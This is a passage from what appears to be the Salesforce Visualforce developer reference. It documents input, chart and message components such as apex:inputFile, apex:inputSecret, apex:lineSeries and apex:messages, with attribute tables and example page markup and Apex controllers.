Note: Read-only fields, and fields for certain Salesforce objects with complex automatic behavior such as `Event.StartDateTime` and `Event.EndDateTime`, don't render as editable when using `<apex:inputField>`. Use a different input component such as `<apex:inputText>` instead.

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Account">
  <apex:form>
    <apex:pageBlock title="My Content" mode="edit">
      <apex:pageBlockButtons>
```

```

    <apex:commandButton action="{!save}" value="Save"/>
  </apex:pageBlockButtons>
  <apex:pageBlockSection title="My Content Section" columns="2">
    <apex:inputField value="{!account.name}"/>
    <apex:inputField value="{!account.site}"/>
    <apex:inputField value="{!account.type}"/>
    <apex:inputField value="{!account.accountNumber}"/>
  </apex:pageBlockSection>
</apex:pageBlock>
</apex:form>
</apex:page>

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the inputField component to be referenced by other components in the page.		10.0	global
label	String	A text value that allows you to override the default label that is displayed for the field. You can set label to an empty string to hide the label on forms. Setting it to null is an error.		23.0	
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the field.		12.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the field.		12.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the field.		12.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the field twice.		12.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the field.		12.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		12.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		12.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		12.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		12.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		12.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the field.		12.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the field.		12.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		12.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects a checkbox associated with this field.		12.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this inputFile is a required field. If set to true, the user must specify a value for this field. If not selected, this value defaults to false. Note that if this input field displays a custom object name its value can be set to nil and will not be required unless you set this attribute to true. The same does not apply to standard object names, which are always required regardless of this attribute.		10.0	global
style	String	The CSS style used to display the inputFile component. This attribute may not work for all values. If your text requires a class name, use a wrapping span tag.		12.0	global
styleClass	String	The CSS style class used to display the inputFile component. This attribute may not work for all values. If your text requires a class name, use a wrapping span tag.		12.0	global
taborderhint	Integer	A hint to indicate the relative order in which this field is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 1 and 3276, with component 1 being the first component that is selected when a user presses the Tab key.		23.0	
value	Object	A merge field that references the Salesforce field that is associated with this inputFile. For example, if you want to display an input field for an account's name field, use value="{!account.name}". You cannot associate this inputFile with a formula merge field of type currency if your organization is using dated exchange rates.		10.0	global

apex:inputFile

A component that creates an input field to upload a file.

Example

```

<!-- Upload a file and put it in your personal documents folder-->

<!-- Page: -->
<apex:page standardController="Document" extensions="documentExt">
  <apex:messages />
  <apex:form id="theForm">
    <apex:pageBlock>
      <apex:pageBlockSection>
        <apex:inputFile value="{!document.body}" filename="{!document.name}"/>
        <apex:commandButton value="Save" action="{!save}"/>
      </apex:pageBlockSection>
    </apex:pageBlock>
  </apex:form>
</apex:page>

/** Controller */
public class documentExt {
  public documentExt(ApexPages.StandardController controller) {
    Document d = (Document) controller.getRecord();
    d.folderid = UserInfo.getUserId(); //this puts it in My Personal Documents
  }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
accept	String	Comma-delimited set of content types. This list can be used by the browser to limit the set of file options that is made available for selection. If not specified, no content type list will be sent and all file types will be accessible.		14.0	
accessKey	String	The keyboard access key that puts the component in focus.		14.0	
alt	String	An alternate text description of the component.		14.0	
contentType	String	String property that stores the uploaded file's content type.		14.0	
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		14.0	
disabled	Boolean	A Boolean value that specifies whether this component should be displayed in a disabled state. If set to true, the component appears disabled. If not specified, this value defaults to false.		14.0	
fileName	String	String property that stores the uploaded file's name.		14.0	
fileSize	Integer	Integer property that stores the uploaded file's size.		14.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		24.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		attribute, see http://www.w3.org/TR/REC-html40/struct/dirlang.html .			
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the component.		14.0	
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the component field.		14.0	
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the component.		14.0	
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the component twice.		14.0	
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the component.		14.0	
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		14.0	
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		14.0	
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		14.0	
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		14.0	
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		14.0	
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the component.		14.0	
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the component.		14.0	
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		24.0	global
required	Boolean	A Boolean value that specifies whether this component is a required field. If set to true, the user must specify a value for this component. If not selected, this value defaults to false.		14.0	
size	Integer	Size of the file selection box to be displayed.		14.0	
style	String	The style used to display the component, used primarily for adding inline CSS styles.		14.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
styleclass	String	The style class used to display the component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		14.0	
tabindex	Integer	The order in which this component is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		14.0	
title	String	The text displayed next to the component when the mouse hovers over it.		14.0	
value	Blob	A merge field that references the controller class variable that is associated with this component. For example, if the name of the associated variable in the controller class is myInputFile, use value="{myInputFile}" to reference the variable.	Yes	14.0	

apex:inputHidden

An HTML input element of type hidden, that is, an input element that is invisible to the user. Use this component to pass variables from page to page.

Example

```
<apex:inputHidden value="{!inputValue}" id="theHiddenInput"/>
```

The example above renders the following HTML:

```
<input id="theHiddenInput" type="hidden" name="theHiddenInput" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the inputHidden component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this inputHidden field is a required field. If set to true, the a value must be specified for this field. If not selected, this value defaults to false.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this hidden input field. For example, if the name of the associated variable in the controller class is myHiddenVariable, use value="{!myHiddenVariable}" to reference the variable.		10.0	global

apex:inputSecret

An HTML input element of type password. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object, for a value that is masked as the user types.

Example

```
<apex:inputSecret value="{!inputValue}" id="theSecretInput"/>
```

The example above renders the following HTML:

```
<input id="theSecretInput" type="password" name="theSecretInput" value="" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the field in focus. When the field is in focus, a user can enter a value.		10.0	global
alt	String	An alternate text description of the field.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this field should be displayed in a disabled state. If set to true, the field appears disabled. If not specified, this value defaults to false.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the checkbox component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false.		11.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
maxlength	Integer	The maximum number of characters that a user can enter for this field, expressed as an integer.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the field.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the field.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the field.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the field twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the field.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the field.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the field.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects text in the field.		10.0	global
readonly	Boolean	A Boolean value that specifies whether this field is rendered as read-only. If set to true, the field value cannot be changed. If not selected, this value defaults to false.		10.0	global
redisplay	Boolean	A Boolean value that specifies whether a previously entered password is rendered in this form. If set to true, the previously entered value is displayed with its mask. If not specified, this value defaults to false.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this field is a required field. If set to true, the user must specify a value for this field. If not selected, this value defaults to false.		10.0	global
size	Integer	The width of the field, as expressed by the number of characters that can display at a time.		10.0	global
style	String	The style used to display the inputSecret component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the inputSecret component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this field is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this field. For example, if the name of the associated variable in the controller class is myPasswordField, use value="{!myPasswordField}" to reference the variable.		10.0	global

apex:inputText

An HTML input element of type text. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object.

This component does not use Salesforce styling. Also, since it does not correspond to a field, or any other data on an object, custom code is required to use the value the user inputs.

Example

```
<apex:inputText value="{!inputValue}" id="theTextInput"/>
```

The example above renders the following HTML:

```
<input id="theTextInput" type="text" name="theTextInput" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the field in focus. When the text box is in focus, a user can select or deselect the field value.		10.0	global
alt	String	An alternate text description of the field.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this text box should be displayed in a disabled state. If set to true, the text box appears disabled. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the field component to be referenced by other components in the page.		10.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
maxlength	Integer	The maximum number of characters that a user can enter for this field, expressed as an integer.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the field.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the field.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the field.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the field twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the field.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the field.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the field.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this field is a required field. If set to true, the user must specify a value for this field. If not selected, this value defaults to false.		10.0	global
size	Integer	The width of the input field, as expressed by the number of characters that can display at a time.		10.0	global
style	String	The style used to display the inputText component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the inputText component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this field is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		32767, with component 0 being the first component that is selected when a user presses the Tab key.			
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this field. For example, if the name of the associated variable in the controller class is myTextField, use value="{!myTextField}" to reference the variable.		10.0	global

apex:inputTextarea

A text area input element. Use this component to get user input for a controller method that does not correspond to a field on a Salesforce object, for a value that requires a text area.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid contract record in the URL.
For example, if 001D000000IRt53 is the contract ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Contract">
  <apex:form id="changeDescription">
    <apex:pageBlock>
      <p>Current description: {!contract.description}</p>
      <p>Change description to:</p>
      <apex:inputTextarea id="newDesc" value="{!contract.description}"/><p/>
      <apex:commandButton value="Save" action="{!save}"/>
    </apex:pageBlock>
  </apex:form>
</apex:page>
```

The example above renders the following HTML:

```
<!-- changes the value of {!contract.description} on save -->

<form id="j_id0:changeDescription" name="j_id0:changeDescription" method="post"
action="/apex/sandbox" enctype="application/x-www-form-urlencoded">
  <input type="hidden" name="j_id0:changeDescription" value="j_id0:changeDescription" />
  <!-- opening div tags -->
  <p>Current description: To facilitate better deals</p>
  <p>Change description to:</p>
  <textarea id="j_id0:changeDescription:j_id1:newDesc"
name="j_id0:changeDescription:j_id1:newDesc"/>
  <input type="submit" name="j_id0:changeDescription:j_id1:j_id4" value="Save"
class="btn" />
  <!-- closing div tags -->
</form>
```

Attributes

Attribute Name	Attribute Type	Description	Required [Ⓟ]	API Version	Access
accesskey	String	The keyboard access key that puts the text area in focus. When the text area is in focus, a user can enter a value.		10.0	global
cols	Integer	The width of the field, as expressed by the number of characters that can display in a single row at a time.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this text area should be displayed in a disabled state. If set to true, the text area appears disabled. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the checkbox component to be referenced by other components in the page.		10.0	global
label	String	A text value that allows to display a label next to the control and reference the control in the error message		23.0	
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the text area.		10.0	global
onchange	String	The JavaScript invoked if the onchange event occurs--that is, if the user changes the content of the text area.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the text area.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the text area twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the text area.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the text area.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the text area.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
onselect	String	The JavaScript invoked if the onselect event occurs--that is, if the user selects text in the text area.		10.0	global
readonly	Boolean	A Boolean value that specifies whether this text area should be rendered as read-only. If set to true, the text area value cannot be changed. If not selected, this value defaults to false.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
required	Boolean	A Boolean value that specifies whether this text area is a required field. If set to true, the user must specify a value for this text area. If not selected, this value defaults to false.		10.0	global
richText	Boolean	A Boolean value that specifies whether this text area should save as rich text or plain text. If set to true, the value saves as rich text. If not selected, this value defaults to false.		10.0	global
rows	Integer	The height of the text area, as expressed by the number of rows that can display at a time.		10.0	global
style	String	The style used to display the text area component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the text area component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
tabindex	String	The order in which this text area is selected compared to other page components when a user presses the Tab key repeatedly. This value must be an integer between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	A merge field that references the controller class variable that is associated with this text area. For example, if the name of the associated variable in the controller class is		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		myLongDescription, use value="{!myLongDescription}" to reference the variable.			

apex:insert

A template component that declares a named area that must be defined by an `<apex:define>` component in another Visualforce page. Use this component with the `<apex:composition>` and `<apex:define>` components to share data between multiple pages.

Example

```

<!-- Page: composition -->
<!-- This page acts as the template. Create it first, then the page below. -->
<apex:page>
  <apex:outputText value="(template) This is before the header"/><br/>
  <apex:insert name="header"/><br/>
  <apex:outputText value="(template) This is between the header and body"/><br/>
  <apex:insert name="body"/>
</apex:page>

<!-- Page: page -->
<apex:page>
  <apex:composition template="composition">
    <apex:define name="header">(page) This is the header of mypage</apex:define>
    <apex:define name="body">(page) This is the body of mypage</apex:define>
  </apex:composition>
</apex:page>

```

The example above renders the following HTML:

```

(template) This is before the header<br/>
(page) This is the header of mypage<br/>
(template) This is between the header and body<br/>
(page) This is the body of mypage

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
name	String	The name of the matching define tag that provides the content to be inserted into this Visualforce page.	Yes	10.0	global

apex:legend

Defines a chart legend. This component offers additional configuration options beyond the defaults used by the legend attribute of the <apex:chart> component.

Note: This component must be enclosed within an <apex:chart> component.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
  <apex:legend position="right"/>
  <apex:axis type="Numeric" position="left" fields="data1,data2"
    title="Opportunities Closed" grid="true"/>
  <apex:axis type="Category" position="bottom" fields="name"
    title="Month of the Year"/>
  <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
  <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
font	String	The font to be used for the legend text, as a CSS-style font definition. If not specified, this value defaults to "12px Helvetica".		23.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
padding	Integer	The amount of spacing between the legend border and the contents of the legend, in pixels.		23.0	
position	String	The position of the legend, in relation to the chart. Valid options are: <ul style="list-style-type: none"> "left" "right" "top" "bottom" 	Yes	23.0	
rendered	Boolean	A Boolean value that specifies whether the chart legend is rendered with the chart. If not specified, this value defaults to true.		23.0	
spacing	Integer	The amount of spacing between legend items, in pixels.		23.0	

apex:lineSeries

A data series to be rendered as connected points in a Visualforce chart. At a minimum you must specify the fields in the data collection to use as X and Y values for each point, as well as the X and Y axes to scale against.

Note: This component must be enclosed within an `<apex:chart>` component. You can have multiple `<apex:barSeries>` and `<apex:lineSeries>` components in a single chart.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
  <apex:axis type="Numeric" position="left" fields="data1,data2"
    title="Opportunities Closed" grid="true"/>
  <apex:axis type="Category" position="bottom" fields="name"
    title="Month of the Year"/>
  <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"
    fill="true" markerType="cross" markerSize="4" markerFill="#FF0000"/>
  <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"
    markerType="circle" markerSize="4" markerFill="#8E35EF"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
axis	String	Which axis this chart series should bind to. Must be one of the four edges of the chart: <ul style="list-style-type: none"> "left" "right" "top" "bottom" The axis bound to must be defined by a sibling <code><apex:axis></code> component.	Yes	23.0	
fill	Boolean	A Boolean value that specifies whether the area under the line should be filled or not. If not specified, this value defaults to false.		23.0	
highlight	Boolean	A Boolean value that specifies whether each point should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		23.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
markerFill	String	The color of data point markers for this series, specified as an HTML-style (hexadecimal) color. This color will also be used for the line connecting the data points. Required if you want to display data point markers.		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
markerSize	Integer	The size of each data point marker for this series, in pixels. Required if you want to display data point markers.		23.0	
markerType	String	The shape of each data point marker for this series. Valid options are: <ul style="list-style-type: none"> "circle" "cross" 		23.0	
rendered	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		23.0	
showInLegend	Boolean	A Boolean value that specifies whether this chart series should be added to the chart legend. If not specified, this value defaults to true.		23.0	
tips	Boolean	A Boolean value that specifies whether to display a tooltip for each data point marker when the mouse pointer passes over it. The format of the tip is <xField>: <yField>. If not specified, this value defaults to true.		23.0	
title	String	The title of this chart series, which will be displayed in the chart legend.		23.0	
xField	String	The field in each record provided in the chart data from which to retrieve the x-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	23.0	
yField	String	The field in each record provided in the chart data from which to retrieve the y-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	23.0	

apex:listViews

The list view picklist for an object, including its associated list of records for the currently selected view. In standard Salesforce applications this component is displayed on the main tab for a particular object.

See also: <apex:enhancedList>.

```
<apex:page showHeader="true" tabstyle="Case">
  <apex:ListViews type="Case" />
  <apex:ListViews type="MyCustomObject__c" />
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required	API Version	Access
id	String	An identifier that allows the listViews component to be referenced by other components in the page.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
type	String	The Salesforce object for which list views are displayed, for example, type="Account" or type="My_Custom_Object__c".	Yes	10.0	global

Facets

Facet Name	Description	API Version
body	The components that should appear in the body of the displayed list of records. Note that the order in which a body facet appears in a listViews component does not matter, because any facet with name="body" will control the appearance of the body of the displayed list. Also note that if you define a body facet, it replaces the list of records that would normally display as part of the list view.	10.0
footer	The components that should appear in the footer of the displayed list of records. Note that the order in which a footer facet appears in the body of a listViews component does not matter, because any facet with name="footer" will control the appearance of the bottom of the displayed list.	10.0
header	The components that should appear in the header of the displayed list of records. Note that the order in which a header facet appears in the body of a listViews component does not matter, because any facet with name="header" will control the appearance of the top of the displayed list.	10.0

apex:message

A message for a specific component, such as a warning or error. If an <apex:message> or <apex:messages> component is not included in a page, most warning and error messages are only shown in the debug log.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->
```

```
<!-- Page: -->
```

```

<apex:page controller="MyController" tabStyle="Account">
  <style>
    .locationError { color: blue; font-weight: strong;}
    .employeeError { color: green; font-weight: strong;}
  </style>

  <apex:form >
    <apex:pageBlock title="Hello {!$User.FirstName}!">
      This is your new page for the {!name} controller. <br/>
      You are viewing the {!account.name} account.

      <p>Number of Locations: <apex:inputField value="{!account.NumberofLocations__c}"
        id="Location_validation"/>
        (Enter an alphabetic character here, then click Save to see what happens.) </p>

      <p>Number of Employees: <apex:inputField value="{!account.NumberOfEmployees}"
        id="Employee_validation"/>
        (Enter an alphabetic character here, then click Save to see what happens.) </p>
      <p />
      <apex:commandButton action="{!save}" value="Save"/>
      <p />
      <apex:message for="Location_validation" styleClass="locationError" /> <p />
      <apex:message for="Employee_validation" styleClass="employeeError" /> <p />
    </apex:pageBlock>
  </apex:form>
</apex:page>

/** Controller */
public class MyController {
    Account account;

    public PageReference save() {
        try{
            update account;
        }
        catch(DmlException ex){
            ApexPages.addMessages(ex);
        }
        return null;
    }

    public String getName() {
        return 'MyController';
    }

    public Account getAccount() {
        if(account == null)
            account = [select id, name, numberofemployees, numberoflocations__c from Account
            where id = :ApexPages.currentPage().getParameters().get('id')];
        return account;
    }
}

```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
for	String	The ID of the component with which the message should be associated.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
id	String	An identifier that allows the message component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications .		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
style	String	The style used to display the message, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the message, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global

apex:messages

All messages that were generated for all components on the current page. If an `<apex:message>` or `<apex:messages>` component is not included in a page, most warning and error messages are only shown in the debug log.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://Salesforce_instance/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<!-- Page: -->
<apex:page controller="MyController" tabStyle="Account">
  <apex:messages />
  <apex:form >
    <apex:pageBlock title="Hello {!$User.FirstName}!">
      This is your new page for the {!name} controller. <br/>
      You are viewing the {!account.name} account.

      <p>Number of Locations: <apex:inputField value="{!account.NumberofLocations__c}"
        id="Location_validation"/>
        (Enter an alphabetic character here, then click save to see what happens.) </p>

      <p>Number of Employees: <apex:inputField value="{!account.NumberOfEmployees}"
        id="Employee_validation"/>
        (Enter an alphabetic character here, then click save to see what happens.) </p>
    </p />
    <apex:commandButton action="{!save}" value="Save"/>
  </p />
</apex:page>
```

```

        </apex:pageBlock>
    </apex:form>
</apex:page>

/** Controller */
public class MyController {
    Account account;

    public PageReference save() {
        try{
            update account;
        }
        catch(DmlException ex){
